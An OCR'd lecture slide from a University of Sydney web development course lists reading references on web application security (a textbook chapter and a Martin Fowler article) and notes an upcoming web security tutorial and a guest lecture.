
Reference

- Fundamentals of Web Development
  - Chapter 16

- The Basics of Web Application Security
  - https://martinfowler.com/articles/web-security-basics.html

W11 Tutorial: Web Security

W12 Lecture: Industry Guest Lecture



THE UNIVERSITY OF SYDNEY